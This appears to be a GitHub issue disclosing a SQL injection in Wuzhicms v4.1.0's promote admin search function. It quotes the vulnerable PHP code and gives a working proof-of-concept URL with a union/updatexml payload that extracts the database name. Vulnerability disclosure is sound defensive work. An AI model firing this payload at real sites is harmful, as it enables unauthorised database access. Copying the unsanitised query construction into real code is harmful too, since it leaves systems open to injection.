New issue

Jump to bottom

Wuzhicms v4.1.0 /coreframe/app/promote/admin/index.php hava a SQL Injection Vulnerability #196

Open tcyba opened this issue on Sep 5, 2021 · 0 comments

tcyba commented on Sep 5, 2021

Vulnerability file:


/coreframe/app/promote/admin/index.php:42-60


```
public function search() {
    $siteid = get_cookie('siteid');
    $page = isset($GLOBALS['page']) ? intval($GLOBALS['page']) : 1;
    $page = max($page,1);
    $fieldtype = $GLOBALS['fieldtype'];
    $keywords = $GLOBALS['keywords'];
    if($fieldtype=='place') {
        $where = "`siteid`='$siteid' AND `name` LIKE '%$keywords%'";
        echo $where;
        $result = $this->db->get_list('promote_place', $where, '*', 0, 50,$page,'pid ASC');
        $pages = $this->db->pages;
        $total = $this->db->number;
        include $this->template('listingplace');
    } else {
        $where = "`siteid`='$siteid' AND `$fieldtype` LIKE '%$keywords%'";
        $result = $this->db->get_list('promote',$where, '*', 0, 20,$page,'id DESC');
        $pages = $this->db->pages;
        $total = $this->db->number;
        include $this->template('listing');
    }
}
```

The `$fieldtype` parameter is controllable and the direct filtering of the `$keywords` parameter is not rigorous.

POC

```
/index.php?m=promote&f=index&_su=wuzhicms&v=search&fieldtype=place&keywords=1111%'/**/union/**/select/**/updatexml(1,concat(0x7e,(select DATABASE()),0x7e),1);-- -
```





Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant